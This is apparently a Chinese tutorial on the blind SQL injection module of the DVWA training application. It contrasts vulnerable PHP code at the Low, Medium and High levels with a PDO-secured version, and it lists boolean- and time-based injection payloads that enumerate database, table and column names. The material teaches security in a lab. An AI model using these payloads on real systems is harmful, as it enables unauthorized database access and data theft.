目前，最新的DVWA已经更新到1.9版本（http://www.dvwa.co.uk/），而网上的教程大多停留在旧版本，且没有针对DVWA high级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。


DVWA简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

DVWA共有十个模块，分别是

> Brute Force（暴力（破解））
>
> Command Injection（命令行注入）
>
> CSRF（跨站请求伪造）
>
> File Inclusion（文件包含）
>
> File Upload（文件上传）
>
> Insecure CAPTCHA （不安全的验证码）
>
> SQL Injection（SQL注入）
>
> SQL Injection（Blind）（SQL盲注）
>
> XSS（Reflected）（反射型跨站脚本）
>
> XSS（Stored）（存储型跨站脚本）

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

DVWA的搭建

Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（http://www.freebuf.com/sectool/102661.html）已经写得非常好了，在这里就不赘述了。

之前模块的相关内容

> Brute Force
>
> Command Injection
>
> CSRF
>
> File Inclusion
>
> File Upload
>
> Insecure CAPTCHA
>
> SQL Injection

本文介绍SQL Injection（Blind）模块的相关内容，后续教程会在之后的文章中给出。

SQL Injection(Blind)

SQL Injection（Blind），即SQL
盲注，与一般注入的区别在于，一般的注入攻击者可以直接从页面上看到注入语句的执行结果，而盲注时攻击者通常是无法从显示页面上获取执行结果，甚至连注入语句是否执行都无从得知，因此盲注的难度要比一般注入高。目前网络上现存的
SQL注入漏洞大多是SQL盲注。

手工盲注思路

手工盲注的过程，就像你与一个机器人聊天，这个机器人知道的很多，但只会回答“是”或者“不是”，因此你需要询问它这样的问题，例如“数据库名字的第一个字母是不是a
啊？”，通过这种机械的询问，最终获得你想要的数据。

盲注分为基于布尔的盲注、基于时间的盲注以及基于报错的盲注，这里由于实验环境的限制，只演示基于布尔的盲注与基于时间的盲注。

下面简要介绍手工盲注的步骤（可与之前的手工注入作比较）：

> 1.判断是否存在注入，注入是字符型还是数字型
>
> 2.猜解当前数据库名
>
> 3.猜解数据库中的表名
>
> 4.猜解表中的字段名
>
> 5.猜解数据

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    mysql_close();
}

?>
```

可以看到，Low级别的代码对参数id没有做任何检查、过滤，存在明显的SQL注入漏洞，同时SQL语句查询返回的结果只有两种， ‘

```
User ID exists in the database.
```

‘与 ‘

```
`User ID is MISSING from the database.`
```


‘，因此这里是SQL盲注漏洞。

漏洞利用


首先演示**基于布尔的盲注**：

1.判断是否存在注入，注入是字符型还是数字型


输入1，显示相应用户存在：



输入1’ and 1=1 #，显示存在：



输入1’ and 1=2 #，显示不存在：



说明存在字符型的SQL盲注。

2.猜解当前数据库名

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。

> 输入1’ and length(database())=1 #，显示不存在；
>
> 输入1’ and length(database())=2 #，显示不存在；
>
> 输入1’ and length(database())=3 #，显示不存在；
>
> 输入1’ and length(database())=4 #，显示存在：

说明数据库名长度为4。

下面采用二分法猜解数据库名。

> 输入1’ and ascii(substr(databse(),1,1))>97 #，显示存在，说明数据库名的第一个字符的ascii值大于97（小写字母a的ascii值）；
>
> 输入1’ and ascii(substr(databse(),1,1))<122 #，显示存在，说明数据库名的第一个字符的ascii值小于122（小写字母z的ascii值）；
>
> 输入1’ and ascii(substr(databse(),1,1))<109 #，显示存在，说明数据库名的第一个字符的ascii值小于109（小写字母m的ascii值）；
>
> 输入1’ and ascii(substr(databse(),1,1))<103 #，显示存在，说明数据库名的第一个字符的ascii值小于103（小写字母g的ascii值）；
>
> 输入1’ and ascii(substr(databse(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的ascii值不小于100（小写字母d的ascii值）；
>
> 输入1’ and ascii(substr(databse(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的ascii值不大于100（小写字母d的ascii值），所以数据库名的第一个字符的ascii值为100，即小写字母d。
>
> …

重复上述步骤，就可以猜解出完整的数据库名（dvwa）了。

3.猜解数据库中的表名

首先猜解数据库中表的数量：

> 1’ and (select count (table_name) from information_schema.tables where table_schema=database())=1 # 显示不存在
>
> 1’ and (select count (table_name) from information_schema.tables where table_schema=database())=2 # 显示存在

说明数据库中共有两个表。

接着挨个猜解表名：

> 1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1 # 显示不存在
>
> 1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=2 # 显示不存在
>
> …
>
> 1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 # 显示存在

说明第一个表名长度为9。

> 1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 显示存在
>
> 1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 # 显示存在
>
> 1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 # 显示存在
>
> 1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 # 显示不存在
>
> 1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103 # 显示不存在

说明第一个表的名字的第一个字符为小写字母g。

…

重复上述步骤，即可猜解出两个表名（guestbook、users）。

4.猜解表中的字段名

首先猜解表中字段的数量：

> 1’ and (select count(column_name) from information_schema.columns where table_name=’users’)=1 # 显示不存在
>
> …
>
> 1’ and (select count(column_name) from information_schema.columns where table_name=’users’)=8 # 显示存在

说明users表有8个字段。

接着挨个猜解字段名：

> 1’ and length(substr((select column_name from information_schema.columns where table_name=’users’ limit 0,1),1))=1 # 显示不存在
>
> …
>
> 1’ and length(substr((select column_name from information_schema.columns where table_name=’users’ limit 0,1),1))=7 # 显示存在

说明users表的第一个字段为7个字符长度。

采用二分法，即可猜解出所有字段名。

5.猜解数据

同样采用二分法。

还可以使用**基于时间的盲注**：

1.判断是否存在注入，注入是字符型还是数字型

> 输入1’ and sleep(5) #，感觉到明显延迟；
>
> 输入1 and sleep(5) #，没有延迟；

说明存在字符型的基于时间的盲注。

2.猜解当前数据库名

首先猜解数据名的长度：

> 1’ and if(length(database())=1,sleep(5),1) # 没有延迟
>
> 1’ and if(length(database())=2,sleep(5),1) # 没有延迟
>
> 1’ and if(length(database())=3,sleep(5),1) # 没有延迟
>
> 1’ and if(length(database())=4,sleep(5),1) # 明显延迟

说明数据库名长度为4个字符。

接着采用二分法猜解数据库名：

> 1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟
>
> …
>
> 1’ and if(ascii(substr(database(),1,1))<100,sleep(5),1)# 没有延迟
>
> 1’ and if(ascii(substr(database(),1,1))>100,sleep(5),1)# 没有延迟
>
> 说明数据库名的第一个字符为小写字母d。
>
> …

重复上述步骤，即可猜解出数据库名。

3.猜解数据库中的表名

首先猜解数据库中表的数量：

> 1’ and if((select count(table_name) from information_schema.tables where table_schema=database())=1,sleep(5),1)# 没有延迟
>
> 1’ and if((select count(table_name) from information_schema.tables where table_schema=database())=2,sleep(5),1)# 明显延迟

说明数据库中有两个表。

接着挨个猜解表名：

> 1’ and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1,sleep(5),1) # 没有延迟
>
> …
>
> 1’ and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) # 明显延迟

说明第一个表名的长度为9个字符。

采用二分法即可猜解出表名。

4.猜解表中的字段名

首先猜解表中字段的数量：

> 1’ and if((select count(column_name) from information_schema.columns where table_name=’users’)=1,sleep(5),1)# 没有延迟
>
> …
>
> 1’ and if((select count(column_name) from information_schema.columns where table_name=’users’)=8,sleep(5),1)# 明显延迟

说明users表中有8个字段。

接着挨个猜解字段名：

> 1’ and if(length(substr((select column_name from information_schema.columns where table_name=’users’ limit 0,1),1))=1,sleep(5),1) # 没有延迟
>
> …
>
> 1’ and if(length(substr((select column_name from information_schema.columns where table_name=’users’ limit 0,1),1))=7,sleep(5),1) # 明显延迟

说明users表的第一个字段长度为7个字符。

采用二分法即可猜解出各个字段名。

5.猜解数据

同样采用二分法。


Medium

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysql_real_escape_string( $id );

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    //mysql_close();
}

?>
```

可以看到，Medium级别的代码利用mysql_real_escape_string函数对特殊符号

\x00,\n,\r,\,’ ,” ,\x1a进行转义，同时前端页面设置了下拉选择表单，希望以此来控制用户的输入。



漏洞利用

虽然前端使用了下拉选择菜单，但我们依然可以通过抓包改参数id，提交恶意构造的查询参数。

之前已经介绍了详细的盲注流程，这里就简要演示几个。

首先是**基于布尔的盲注**：

> 抓包改参数id为1 and length(database())=4 #，显示存在，说明数据库名的长度为4个字符；
>
> 抓包改参数id为1 and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #，显示存在，说明数据中的第一个表名长度为9个字符；
>
> 抓包改参数id为1 and (select count(column_name) from information_schema.columns where table_name= 0×7573657273)=8 #，（0×7573657273为users的16进制），显示存在，说明uers表有8个字段。

然后是**基于时间的盲注**：

> 抓包改参数id为1 and if(length(database())=4,sleep(5),1) #，明显延迟，说明数据库名的长度为4个字符；
>
> 抓包改参数id为1 and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) #，明显延迟，说明数据中的第一个表名长度为9个字符；
>
> 抓包改参数id为1 and if((select count(column_name) from information_schema.columns where table_name=0×7573657273)=8,sleep(5),1) #，明显延迟，说明uers表有8个字段。

High

服务器端核心代码

```
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    mysql_close();
}

?>
```

可以看到，High级别的代码利用cookie传递参数id，当SQL查询结果为空时，会执行函数sleep(seconds)，目的是为了扰乱基于时间的盲注。同时在 SQL查询语句中添加了LIMIT 1，希望以此控制只输出一个结果。

漏洞利用

虽然添加了LIMIT 1，但是我们可以通过#将其注释掉。但由于服务器端执行sleep函数，会使得基于时间盲注的准确性受到影响，这里我们只演示**基于布尔的盲注**：

> 抓包将cookie中参数id改为1’ and length(database())=4 #，显示存在，说明数据库名的长度为4个字符；
>
> 抓包将cookie中参数id改为1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #，显示存在，说明数据中的第一个表名长度为9个字符；

> 抓包将cookie中参数id改为1’ and (select count(column_name) from information_schema.columns where table_name=0×7573657273)=8 #，（0×7573657273为users的16进制），显示存在，说明uers表有8个字段。

Impossible

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:i
d) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        // Get results
        if( $data->rowCount() == 1 ) {
            // Feedback for end user
            echo '<pre>User ID exists in the database.</pre>';
        }
        else {
            // User wasn't found, so the page wasn't!
            header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

            // Feedback for end user
            echo '<pre>User ID is MISSING from the database.</pre>';
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible级别的代码采用了PDO技术，划清了代码与数据的界限，有效防御SQL注入，Anti-CSRF token机制的加入了进一步提高了安全性。